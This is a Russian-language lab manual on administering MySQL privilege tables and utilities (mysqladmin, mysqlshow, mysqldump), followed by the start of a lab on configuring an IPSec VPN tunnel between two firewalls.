Итак, вы успешно вошли в базу данных mysql, которая используется для администрирования сервера. Что же здесь находится? А находятся здесь 5 таблиц, которые ничем не отличаются от других таблиц баз данных, за исключением того, что эти таблицы используются для предоставления доступа к базам данных и таблицам в них пользователям. Рассмотрим каждую из них.

Введите следующую команду, **show tables**, которая покажет таблицы в базе данных mysql.

Кратко рассмотрим функции каждой из таблиц:

#### **Таблица User**

Определяет, разрешено ли пользователю, пытающемуся подключиться к серверу делать это. Содержит имя пользователя, пароль а также привилегии. Если ввести команду `show columns from user;` то получим следующее:

**Таблица 3- Структура таблицы User**

| <b>Field</b>          | <b>Type</b>   | <b>Null</b> | <b>Key</b> | <b>Default</b> | <b>Extra</b> |
|-----------------------|---------------|-------------|------------|----------------|--------------|
| Host                  | char(60)      |             | PR<br>I    |                |              |
| User                  | char(16)      |             | PR<br>I    |                |              |
| Password              | char(41)      |             |            |                |              |
| Select_priv           | enum('N','Y') |             |            | N              |              |
| Insert_priv           | enum('N','Y') |             |            | N              |              |
| Update_priv           | enum('N','Y') |             |            | N              |              |
| Delete_priv           | enum('N','Y') |             |            | N              |              |
| Create_priv           | enum('N','Y') |             |            | N              |              |
| Drop_priv             | enum('N','Y') |             |            | N              |              |
| Reload_priv           | enum('N','Y') |             |            | N              |              |
| Shutdown_priv         | enum('N','Y') |             |            | N              |              |
| Process_priv          | enum('N','Y') |             |            | N              |              |
| File_priv             | enum('N','Y') |             |            | N              |              |
| Grant_priv            | enum('N','Y') |             |            | N              |              |
| References_priv       | enum('N','Y') |             |            | N              |              |
| Index_priv            | enum('N','Y') |             |            | N              |              |
| Alter_priv            | enum('N','Y') |             |            | N              |              |
| Show_db_priv          | enum('N','Y') |             |            | N              |              |
| Super_priv            | enum('N','Y') |             |            | N              |              |
| Create_tmp_table_priv | enum('N','Y') |             |            | N              |              |
| Lock_tables_priv      | enum('N','Y') |             |            | N              |              |
| Execute_priv          | enum('N','Y') |             |            | N              |              |
| Repl_slave_priv       | enum('N','Y') |             |            | N              |              |

|                      |                                      |  |  |      |  |
|----------------------|--------------------------------------|--|--|------|--|
| Repl_client_priv     | enum('N','Y')                        |  |  | N    |  |
| Create_view_priv     | enum('N','Y')                        |  |  | N    |  |
| Show_view_priv       | enum('N','Y')                        |  |  | N    |  |
| Create_routine_priv  | enum('N','Y')                        |  |  | N    |  |
| Alter_routine_priv   | enum('N','Y')                        |  |  | N    |  |
| Create_user_priv     | enum('N','Y')                        |  |  | N    |  |
| Event_priv           | enum('N','Y')                        |  |  | N    |  |
| Trigger_priv         | enum('N','Y')                        |  |  | N    |  |
| ssl_type             | enum('', 'ANY', 'X509', 'SPECIFIED') |  |  |      |  |
| ssl_cipher           | blob                                 |  |  | NULL |  |
| x509_issuer          | blob                                 |  |  | NULL |  |
| x509_subject         | blob                                 |  |  | NULL |  |
| max_questions        | int(11) unsigned                     |  |  | 0    |  |
| max_updates          | int(11) unsigned                     |  |  | 0    |  |
| max_connections      | int(11) unsigned                     |  |  | 0    |  |
| max_user_connections | int(11) unsigned                     |  |  | 0    |  |

Изначально эта таблица содержит пользователя root без пароля. По умолчанию root может входить с любого хоста, имеет все привилегии и доступ ко всем базам данных. Также в таблице содержится запись для пользователя '%'.  
 В БД MYSQL содержатся таблицы, называемых таблицами привилегий. Система привилегий будет подробно рассмотрена в следующих работах, а пока вы можете выполнить команды на добавления своего пользователя:

Для добавления нового пользователя **your\_name**, можно выполнить следующие операторы языка (Insert):

***Insert into user (host, user, password, ssl\_cipher, x509\_issuer, x509\_subject)  
values ('localhost', 'your\_name', password('your\_pass'), '', '', ');***

Выполнением команды

***Select host, user, password from user;***

Мы выводим перечисленные поля в виде таблицы

| Host | User | Password      |
|------|------|---------------|
| %    | root | 456g879k34df9 |

Если необходимо выделить все столбцы таблицы, то необходимо набрать \* в качестве аргумента команды ***select***.

Чтобы изменения вступили в силу нужно перезагрузить сервер, предварительно закончив текущий сеанс работы командой ***quit***.

***mysqladmin -u root reload*** (эта команда перезагружает сервер)

После установки пароля для пользователя нужно перезагрузить сервер командой `mysqladmin reload`, чтобы изменения вступили в силу. После этого можно попробовать войти снова:

```
Mysql/bin/mysql -u your_name -p mysql
Enter password:*****
```

Если же после этой операции вы не получите приглашение ко входу, то необходимо будет повторить вход в сервер под учетной записью **ROOT** и назначить необходимые права. Т.о., недостаточно добавить сведения о пользователе в системную БД, дополнительно необходимо назначить права пользователю, после чего можно начинать настраивать таблицы привилегий, вводить новых пользователей, создавать базы данных и таблицы, то есть делать все то, что называется администрированием. Назначить права можно указанием инструкцией ***INSERT*** для заполнения соответствующие привилегии (перечень привилегий см.

### Таблица 3)

```
Mysql/bin/mysql -u root
```

И выполнить следующий запрос к БД:

```
Mysql>USE MYSQL;
```

```
Mysql>GRANT ALL PRIVILEGES ON *.* TO 'your_name'@'localhost'  
IDENTIFIED BY 'your_pass' WITH GRANT OPTION;
```

```
Mysql>FLUSH PRIVILEGES;
```

Если пароль был случайно забыт, чтобы его задать по новой, придется стереть файлы mysql.frm mysql.MYI и mysql.MYD из папки с базами данных, затем запустить скрипт mysql\_install\_db и повторить все по новой. Можно воспользоваться ключом MYSQL и ввести **--skip-grant-tables**, при этом все пароли будут иметь пустое поле.

Команда имеет вид ***mysqld --skip-grant-tables***.

#### Пояснения:

1. Команда insert вставляет данные в таблицу, не забывайте завершать команды ';'.  
2. При вводе пароля используйте функцию password(), иначе пароль работать не будет!  
3. Все пароли шифруются mysql, поэтому в поле Password вы видите абракадабры. Это делается в целях безопасности.  
4. Не есть хорошей практикой назначать привилегии пользователям в таблице user, так как в этом случае они являются глобальными и распространяются на все базы данных. Предоставляйте привилегии каждому пользователю к конкретной базе данных в таблице db, которая будет рассмотрена далее.  
5. При задании имени хоста для входа через сеть рекомендуется явно указывать полное имя хоста, а не '%'. В приведенном выше примере пользователю magu разрешается вход на сервер со всех машин домена

tomsk.ru. Можно также указывать IP-адреса машин и маски подсетей для большей безопасности.

### Таблица Db

Определяет к каким базам данных каким пользователям и с каких хостов разрешен доступ. В этой таблице можно предоставлять каждому пользователю доступ к базам данных и назначать привилегии. Если выполнить команду *show columns from db;* получим следующее:

Таблица 4 - Структура таблицы Db

| Field       | Type     | Null | Key | Default | Extra |
|-------------|----------|------|-----|---------|-------|
| Host        | char(60) |      | PRI |         |       |
| Db          | char(32) |      | PRI |         |       |
| User        | char(16) |      | PRI |         |       |
| Select_priv | char(1)  |      |     | N       |       |
| Insert_priv | char(1)  |      |     | N       |       |
| Update_priv | char(1)  |      |     | N       |       |
| Delete_priv | char(1)  |      |     | N       |       |
| Create_priv | char(1)  |      |     | N       |       |
| Drop_priv   | char(1)  |      |     | N       |       |

- По умолчанию, все привилегии установлены в 'N'. Например, предоставим юзеру mary доступ к базе данных mysql и дадим ему привилегии **select**, **insert** и **update** (описание основных команд mysql будет дано в следующих лабораторных работах, сейчас ваша цель увидеть, как работают таблицы привилегий).
- Для справки:

```
Insert into db (host, user, db, select_priv, insert_priv, update_priv)  
Values ('localhost', 'your_name', mysql, 'Y', 'Y', 'Y');
```

- Привилегии, устанавливаемые в таблице db, распространяются только на базу данных library. Если же установить эти привилегии в таблице user,

то они будут распространяться и на другие базы данных, даже если доступ к ним и не установлен явно.

### Таблица Host

Таблица host используется для расширения диапазона доступа в таблице db. К примеру, если доступ к какой-либо базе данных должен быть предоставлен более чем одному хосту, тогда следует оставить пустой колонку host в таблице db, и внести в таблицу host необходимые имена хостов. Выполним команду

*show columns from host;*

**Таблица 5 - Структура таблиц Host**

| Field       | Type     | Null | Key | Default | Extra |
|-------------|----------|------|-----|---------|-------|
| Host        | char(60) |      | PRI |         |       |
| Db          | char(32) |      | PRI |         |       |
| Select_priv | char(1)  |      |     | N       |       |
| Insert_priv | char(1)  |      |     | N       |       |
| Update_priv | char(1)  |      |     | N       |       |
| Delete_priv | char(1)  |      |     | N       |       |
| Create_priv | char(1)  |      |     | N       |       |
| Drop_priv   | char(1)  |      |     | N       |       |

Как видно из таблицы, здесь также можно задавать привилегии для доступа к базе данных. Они обычно редко используются без необходимости. Все привилегии доступа нужно задавать в таблице db для каждого пользователя, а в таблице host только перечислить имена хостов. Сервер читает все таблицы, проверяет имя пользователя, пароль, имя хоста, имя базы данных, привилегии. Если в таблице db привилегии select, insert установлены в 'Y', а в таблице host в 'N', то в итоге юзер все равно получит 'Y'. Чтобы не вносить путаницы, лучше назначать привилегии в таблице db.

Эти 3 таблицы являются основными. В новых версиях MySQL, начиная с 3.22 добавлены еще 2 таблицы- tables\_priv и columns\_priv, которые позволяют задать права доступа к определенной таблице в базе данных и даже к

определенной колонке. Они работают подобно таблице db, только ссылаются на таблицы и колонки. Также, начиная с версии 3.22 можно использовать команду GRANT для предоставления доступа к базам данных, таблицам и колонкам таблиц, что избавляет от необходимости вручную модифицировать таблицы db, tables\_priv и columns\_priv. Команда GRANT будет подробно рассмотрена в следующих разделах.

## Привилегии, предоставляемые MySQL

**Таблица 6 - Привилегии пользователя**

| Привилегия        | Колонка         | Где используется           |
|-------------------|-----------------|----------------------------|
| <b>select</b>     | Select_priv     | таблицы                    |
| <b>insert</b>     | Insert_priv     | таблицы                    |
| <b>Update</b>     | Update_priv     | таблицы                    |
| <b>delete</b>     | Delete_priv     | таблицы                    |
| <b>index</b>      | Index_priv      | таблицы                    |
| <b>alter</b>      | Alter_priv      | таблицы                    |
| <b>create</b>     | Create_priv     | БД, таблицы, индексы       |
| <b>drop</b>       | Drop_priv       | БД или таблицы             |
| <b>grant</b>      | Grant_priv      | БД или таблицы             |
| <b>References</b> | References_priv | БД или таблицы             |
| <b>reload</b>     | Reload_priv     | администрирование сервера  |
| <b>Shutdown</b>   | Shutdown_priv   | администрирование сервера  |
| <b>Process</b>    | Process_priv    | администрирование сервера  |
| <b>file</b>       | File_priv       | доступ к файлам на сервере |

## Основные утилиты MySQL.

В состав дистрибутива MySQL входят следующие утилиты:

- mysqld
- mysql
- [mysqladmin](#)
- mysqlaccess
- mysqlshow
- mysqldump
- isamchk

Утилиты **mysqld** и **mysql** были подробно рассмотрены [ранее](#), поэтому возвращаться к ним не будем. Кратко рассмотрим остальные.

### MySQLadmin

Утилита для администрирования сервера. Может использоваться администратором, а также некоторыми пользователями, которым предоставлены определенные привилегии, например – **Reload\_priv**, **Shutdown\_priv**, **Process\_priv** и **File\_priv**. Данная команда может использоваться для создания баз данных, изменения пароля пользователя (администратор может изменить пароль любому пользователю, а рядовой пользователь – только свой собственный), перезагрузки и остановки сервера, просмотра списка процессов, запущенных на сервере. MySQLadmin поддерживает следующие команды:

**Таблица 7 - Опции команды MySQLadmin**

|                        |                                         |
|------------------------|-----------------------------------------|
| Create [database_name] | Создает базу данных                     |
| Drop [database_name]   | Удаляет базу данных и все таблицы в ней |
| Reload                 | Перезагружает сервер                    |
| Shutdown               | Останавливает работу сервера MySQL      |
| Processlist            | Выводит список процессов на сервере     |
| Status                 | Выводит сообщение о статусе сервера     |

Пример использования mysqladmin для изменения пароля:

***mysqladmin -u your\_name password your\_pass***

Следует заметить, что в случае использования mysqladmin для установки пароля, не требуется использование функции password(). Mysqladmin сам заботится о шифровании пароля.

### **Mysqlaccess**

Используется для проверки привилегий пользователя для доступа к конкретной базе данных. Общий синтаксис:

***mysqlaccess [host] [user] [db] on|uu***

Полезная утилита для проверки прав доступа пользователя, если он получает сообщение Access denied, при попытке соединиться с базой данных.

## Опции:

**Таблица 8 - Опции команды MySQLAccess**

|                             |                                           |
|-----------------------------|-------------------------------------------|
| -?, --help                  | Справка                                   |
| -u, --user=[username]       | Имя пользователя                          |
| -p, --password=[password]   | Пароль пользователя                       |
| -h, --host=[hostname]       | Имя хоста для проверки прав доступа       |
| -d, --db=[dbname]           | Имя базы данных для проверки прав доступа |
| -U, --superuser=[susername] | Имя суперпользователя(root)               |
| -P, --spassword=[spassword] | Пароль администратора                     |
| -b, --brief                 | Выводит краткие сведения о таблице        |

## MySQLshow

Используется, чтобы показать, с какими базами данных работает сервер, какие таблицы содержит каждая БД и какие колонки есть в каждой таблице. Синтаксис:

***mysqlshow [onuuu] [database [table [field]]]***

MySQLshow может использовать следующие параметры:

**Таблица 9 - Параметры команды MySQLshow**

|                           |                             |
|---------------------------|-----------------------------|
| -?, --help                | Справка                     |
| -h, --host=[hostname]     | Имя сервера                 |
| -k, --key                 | Показать ключи для таблицы  |
| -p, --password=[password] | Пароль пользователя         |
| -u, --user=[username]     | Имя пользователя            |
| -P, --port=[port]         | Порт для связи              |
| -V, --version             | Вывести информацию о версии |

Если ввести mysqlshow без аргументов, будут показаны все базы данных, если указать имя БД, будут показаны все таблицы в ней.

Команды

*mysqlshow*

*mysqlshow mysql*

## MySqlDump

Программа `mysqldump` используется для создания дампа содержания базы данных MySQL. Она пишет инструкции SQL в стандартный вывод. Эти инструкции SQL могут быть переназначены в файл. Можно резервировать базу данных MySQL, используя `mysqldump`, но при этом Вы должны убедиться, что в этот момент с базой данных не выполняется никаких других действий. А то `mysqldump` Вам такого нарезирует...

Программа `mysqldump` поддерживает следующие параметры (Вы можете использовать короткую или подробную версию):

**Таблица 10 - Опции команды MySQLdump**

|                                    |                                                                                                                    |
|------------------------------------|--------------------------------------------------------------------------------------------------------------------|
| <code>-#, --debug=[options]</code> | <b>Вывести в протокол отладочную информацию. В общем виде 'd:t:o, filename'.</b>                                   |
| <code>-, --help</code>             | Справка.                                                                                                           |
| <code>-c, --compleat-insert</code> | Генерируйте полные инструкции insert (не исключая значений, которые соответствуют значениям столбца по умолчанию). |
| <code>-h, --host=[hostname]</code> | Соединиться с сервером hostname.                                                                                   |
| <code>-d, --no-data</code>         | Экспорт только схемы информации (исключая данные).                                                                 |
| <code>-t, --no-create-info</code>  | Экспорт только данных, исключая информацию для создания таблицы. Противоположность -d.                             |

|                           |                                                                                                                         |
|---------------------------|-------------------------------------------------------------------------------------------------------------------------|
| -p, --password=[password] | Пароль пользователя, для соединения с сервером MySQL. Обратите внимание, что не должно быть пробела между -p и паролем. |
| -q, --quick               | Не буферизовать результаты запроса, дампы выдавать непосредственно к STDOUT.                                            |
| -u, --user=[username]     | Имя пользователя. Если не задано, используется текущий логин.                                                           |
| -v, --verbose             | Вывести подробную информацию относительно различных стадий выполнения mysqldump.                                        |
| -P, --port=[port]         | Порт для связи.                                                                                                         |
| -V, --version             | Информация о версии.                                                                                                    |

Вы можете направить вывод mysqldump в клиентскую программу MySQL, чтобы копировать базу данных. ПРИМЕЧАНИЕ: Вы должны убедиться, что база данных не изменяется в это время, иначе Вы получите противоречивую копию!

Для справки:

**mysqldump -u root -p mysql user>mysql-1.sql**

**mysqldump -u root mysql>mysql-2.sql**

**Примечание** флаг -p используется в случае, если пользователь наделен паролем.

После выполнения этой команды у нас появился файл mysql-1.sql и mysql-2.sql. Загрузим их в текстовый редактор, чтобы поподробнее изучить, и, возможно, немного поправить.

### Задание

Запустите сервер MySQL. Зарегистрируйте своего пользователя в консольном приложении, задайте ему права.

С помощью утилиты Mysqlshow выполните команду на просмотр структуры и состав таблиц базы Mysql. Приведите в отчете её схему. С помощью утилиты

Mysqldump получите полный дамп базы Mysql (данные и таблицы), а также отдельные дампы таблиц и данных.

**Контрольные вопросы:**

1. Каким способом возможен запуск серверной части СУБД.
2. Что такое привилегия. Каково её предназначение.
3. Какие основные утилиты входят в состав СУБД, какие функции они выполняют.

**Список литературы, рекомендуемый к использованию по данной теме:**

*Основная:* 1

*Дополнительная:* 1-4

*Методическая:* 1

*Интернет-ресурсы:* 1

*Программное обеспечение:* 1,2

## Тема 4. Структура и управление системой защиты автоматизированных информационных систем

### Лабораторная работа № 15-16


*Исследование механизмов функционирования межсетевых экранов*

#### Цель работы:

Соединить две сети, расположенные за межсетевыми экранами, VPN с использованием семейства протоколов IPSec. В этом случае необходимо использовать туннельный режим.

**Формируемые компетенции:** ПК-3; ПК-4

#### Топология сети



Между интерфейсами wan2 на МЭ 1 и МЭ 2 требуется поднять VPN/IPSec.

## Описание практической работы

Создать статическую маршрутизацию и политики доступа, которые разрешают доступ между удаленными локальными сетями. При этом трафик между МЭ 1 и МЭ 2 проходит по VPN/IPSec.

## Межсетевой Экран 1

### *Аутентификационный Объект*

Необходимо создать аутентификационный объект **Pre-Shared Key**.

### Веб-интерфейс:

Object → Authentication Objects → Add → Pre-Shared Key

The screenshot shows the 'forIPSec' configuration window. The title bar includes the 'forIPSec' logo and the text 'PSK (Pre-Shared Key) authentication is based on a shared secret that is known only by the parties involved.' The 'General' tab is selected. Under the 'General' section, the 'Name' field is set to 'forIPSec'. The 'Shared Secret' section has two radio buttons: 'Passphrase' (selected) and 'Hexadecimal key'. Under 'Passphrase', the 'Shared Secret' and 'Confirm Secret' fields are both filled with eight dots. A note states: 'Note! Existing secret will always be shown with 8 characters to hide the actual length.' Below this, a warning icon and text state: 'A PSK containing non-ASCII characters might be encoded differently on other systems and cause a mismatch, e.g. Windows uses UTF-16 while CorePlus uses UTF-8.' Under 'Hexadecimal key', there is a 'Passphrase' field and a 'Generate Random Key' button. At the bottom, there is a 'Comments' section with a text area. The 'OK' and 'Cancel' buttons are at the bottom right.

### Командная строка:

add PSKforIPSec Type=ASCII PSKAscii=qwerty

## IPSec-Интерфейс

Создать IPSec-интерфейс. Так как создается VPN-туннель между двумя локальными сетями, то необходим туннельный режим.

### Веб-интерфейс:

Interfaces → IPsec → Add → IPsecTunnel

На вкладке **General** указать сети перед и за туннелем, а также режим выполнения IPSec и используемые наборы алгоритмов для IPSec и IKE.

**ipsec\_tunnel**  
An IPsec tunnel item is used to define IPsec endpoint and will appear as a logical interface in the system.

General Authentication XAuth Routing IKE Settings Keep-alive Advanced

**General**

Name: ipsec\_tunnel

Local Network: lan\_net

Remote Network: rem\_lan

Remote Endpoint: wan2\_gw

Encapsulation mode: Tunnel

IKE Config Mode Pool: (None)

**Algorithms**

IKE Algorithms: Medium


IKE Lifetime: 28800 seconds

IPsec Algorithms: Medium

IPsec Lifetime: 3600 seconds

IPsec Lifetime: 0 kilobytes

На вкладке **Authentication** указать созданный аутентификационный объект.



В данном случае, как и в большинстве случаев при создании туннелей с использованием различных протоколов, маршрут может создаваться либо статически, либо динамически на время создания туннеля.

#### 1. Статически создаваемый маршрут.

Если все остальные параметры оставить по умолчанию, то в таблице маршрутизации будет создан маршрут.

**Routing Table Contents**

Routing Table: <main>

Show all routes: ☐ (Including routes to interface addresses and Layer 3 Cache entries)

Do not show single host routes: ☐

Max routes to display: 100

Apply

**IPv4 Routing table contents (max 100 entries)**

| Flags | Network         | Interface    | Gateway  | Local IP | Metric |
|-------|-----------------|--------------|----------|----------|--------|
|       | 192.168.1.0/24  | ipsec_tunnel |          |          | 90     |
|       | 10.0.4.0/24     | wan1         |          |          | 100    |
|       | 192.168.20.0/24 | wan2         |          |          | 100    |
|       | 172.17.200.0/24 | dmz          |          |          | 100    |
|       | 192.168.2.0/24  | lan          |          |          | 100    |
|       | 0.0.0.0/0       | wan1         | 10.0.4.1 |          | 100    |

**IPv6 Routing table contents (max 100 entries)**

| Flags | Network | Interface | Gateway | Local IP | Metric |
|-------|---------|-----------|---------|----------|--------|
|-------|---------|-----------|---------|----------|--------|

In the "Flags" field of the routing tables, the following letters are used:  
O: Learned via OSPF    X: Route is Disabled  
M: Route is Monitored    A: Published via Proxy ARP  
D: Dynamic (from e.g. IPsec, L2TP/PPTP servers, etc.)

## Командная строка:

add Interface IPsecTunnel

ipsec\_tunnel LocalNetwork=lan/lan\_net RemoteNetwork=remote/rem\_lan

AuthMethod=PSK PSK=forIPSec IKEAlgorithms=Medium


IPsecAlgorithms=Medium EncapsulationMode=Tunnel

RemoteEndpoint=wan2/wan2\_gw


2. Динамически создаваемый маршрут.

## Веб-интерфейс:

Если инициатором начального установления туннеля всегда будет являться противоположная сторона, возможно динамически создавать маршрут. Для этого на вкладке **Routing** следует поставить флаг динамического добавления маршрута.



А на вкладке Advanced снять флаг добавления маршрута, чтобы в таблице маршрутизации при наличии IPSec-трафика не было двух одинаковых маршрутов.

